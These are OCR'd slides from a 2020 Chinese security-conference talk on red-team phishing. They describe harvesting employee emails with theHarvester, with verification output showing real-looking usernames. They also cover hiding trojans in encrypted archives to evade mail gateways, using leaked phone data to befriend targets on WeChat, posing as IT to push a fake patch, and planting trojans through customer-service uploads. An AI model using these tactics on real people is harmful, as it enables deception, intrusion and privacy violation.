雷神众测

攻防对抗 跨界交流

2020西湖论剑大赛品质论坛·雷神众测HACKINGDAY

主办单位 | 杭州市公安局 | 共青团杭州市委 | 杭州市学生联合会

承办单位 | 安恒信息 | 杭州市网络安全研究所 | 杭州市网络安全协会

协办单位 | 安恒信息海特实验室 | 安恒信息雷神众测 | 安恒信息AiLPHA大数据实验室

你好，捕鱼人

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

演讲人：ske

安恒 · 水滴实验室 安全研究员

目录

1 广撒网

- a) 邮箱收集
- b) QQ等第三方邮箱
- c) 目标员工邮箱
- d) OA办公系统

2 定向钓鱼

- a) 对收集到的邮箱用户定向钓鱼
- b) 通过关键字寻找鱼并定向钓鱼
- c) 在线客服
- d) 水坑

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

3 美味鱼饵

- a) 安装包
- b) Office宏
- c) 免杀上线（白加黑+bypassUAC）
- d) 权限维持（windows api）

广撒网


```
root@localhost:~/theHarvester# python3 theHarvester.py -d ▪▪▪ ▪▪ ▪  -b all

**************************************************************
*  _   _                                      _               *
* | |_| |_   __   ^ ^__ _ _ ___   ___ ___ _| |_ __ _ _  *
* | __|  _ \ / _ \ / /_/ / _` | '_ \ \ / / _ \ V / _| _/ _ \ '_| *
* | |_| | | |  __/ / (_| | | |  \ V /  __/\__ \ || |  __/ |   *
*  \__|_| |_|\___| \ /\__,_|_|   \_/ \___||___/\__\___|_|   *
*                                                            *
* theHarvester 3.2.0                                         *
* Coded by Christian Martorella                              *
* Edge-Security Research                                     *
* cmartorella@edge-security.com                              *
*                                                            *
**************************************************************

[*] Target: swsc.com.cn

[!] Missing API key.

[!] Missing API key.

[!] Missing API key.

[!] Missing API key.
```

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

a)邮箱收集

从互联网中收集目标员工邮箱，发送钓鱼邮件

这里推荐使用theHarvester脚本收集邮箱

https://github.com/laramies/theHarvester

语法：-d参数指向目标的域名，-b all是用调用theHarvester的所有模板查找邮箱

python3 theHarvester.py -d xxx.com -b all

广撒网

a)邮箱收集


微匹：http://www.veryvp.com/


hunter:

https://hunter.io/search/domain.com

s

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅





广撒网


```
查找[                    ]邮箱服务器...
        [                ]邮件服务器: ['apt.                ']
        连接服务器:apt.
        连接服务器:apt.
        连接服务器:apt.
        连接服务器:apt.
        连接服务器:apt.
        [829] [-] wangyanbo@                .cn 不存在
        [825] [-] msjyfund.com.cn,liyuansheng@                : 501 : (501, b'5.1.3 Bad recipient address syntax')
        [828] [+] huangjianhui@
        [827] [+] anyu@
        [826] [+] cmbc@
        [823] [-] noreply@                 不存在
        [822] [+] cardservice@
        [824] [-] huangpengcheng@                 不存在
        [821] [+] linda1@
        [819] [+] wangting@
        [820] [+] zhangxinxiao@
        [818] [+] guixiaoke@
        [817] [+] wuxiaohang1@
        [816] [+] liuxiaolin6@
        [814] [-] msjyamc.com.cn,xiangziyun@                : 501 : (501, b'5.1.3 Bad recipient address syntax')
        [815] [+] huwenan@
        [812] [+] anyu@
        [813] [+] cibhk@
        [811] [+] wangrun1@
        [809] [+] liuhao22@
        [810] [+] huanghe5@
        [808] [+] yingxiwen@
        [807] [+] chengbinqi@
        [806] [+] kongwen1@
```

a)邮箱收集

收集到邮箱后，可以先验证邮箱是否真实有效

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

git上也有不少项目


广撒网

b) QQ等第三方邮箱

使用QQ等第三方邮箱发送

马用压缩包压缩，然后压缩包要记得加密，目的是为了过邮件网关

广撒网




b) QQ等第三方邮箱

邮件内容要能吸引员工兴趣，最好是关乎到他们的利益，这样才能诱导他们查看。

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

并且设置自己的邮箱昵称与目标相关，例如：行政服务部


广撒网



c) 目标员工邮箱

使用目标员工的邮箱发送马，不用考虑邮件网关导致发不进去

广撒网




d) OA办公系统

OA办公系统可以获取目标大量员工联系方式，对一些安全意识薄弱的部门员工发送“非常重要”的消息。

定向钓鱼

对收集到的邮箱用户定向钓鱼



通过大数据查邮箱获取手机号，再通过手机号添加微信定向社工。

左图是我通过qq邮箱发送钓鱼邮件后，如果邮箱存在，则会显示已投递到对方邮箱，如果邮箱不存在，则显示投递失败，已退信。

通过该方法，也可以判断邮箱是否有效。

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅


定向钓鱼

对收集到的邮箱用户定向钓鱼

通过qq邮箱发送，还有一个好处，就是有些用户会设置自动回复或者回复了我们的邮件，那么这时候就可以获取到该用户的一些信息

定向钓鱼

对收集到的邮箱用户定向钓鱼



从收集到的邮箱中中选择了lining9用户的邮箱，在大数据中找到了该邮箱泄露的信息，我们应该关注的重点信息是手机号

定向钓鱼


对收集到的邮箱用户定向钓鱼

然后通过微信小号查找该手机号，并添加对方为好友。

这里我直接报对方的名字和邮箱号，一是可以判断是否加错，二是获取对方的信任。

定向钓鱼

对收集到的邮箱用户定向钓鱼



制作和目标相关的木马，这个需要先去了解目标的情况。

这里我是调查了他们员工都是用了一种安全桌面客户端，所以我就伪装自己是公司的技术部门，让他更新补丁，于是将马发送给他后，不一会儿就上线到CS了。

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

定向钓鱼

通过关键字寻找鱼并定向钓鱼


举个例子，通用关键字有： 联系方式、简历、招聘、应聘、贷款、手机号、邮箱 等等

对于一些特殊行业，那么可以自己联想关键字，例如 投标、招标、投诉 等等

自己发挥想象，各种关键字相互组合。

定向钓鱼

通过关键字寻找鱼并定向钓鱼




制作一个应聘简历马，然后发过去就可以了。

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

定向钓鱼

雷神众测

在线客服




一些企业或者金融行业，他们的网站都有在线客服功能。那么可以通过人工服务去定向社工。

例如：在线客服处有上传文件的功能，那么就将我们的马直接传上去，诱导客服运行。

或者就想办法加这些客服人员的微信，具体的话术自己构造。

定向钓鱼

在线客服


当前位置：信息公开

关于《办公类物资商品上架审核指南SGZN-017》的公告

2020-01-03 17:42:04

根据[redacted]部对2019年办公类物资框架采购的工作要求，[redacted]公司根据商品审核专家意见修订《办公类物资商品上架审核指南》。现公布SGZN-017版本指南，相关资料请点击附件下载。

本指南于每次办公类物资集中审核期间进行修订。若对指南中内容的有疑问或建议，请致电022-58726583。

附件：

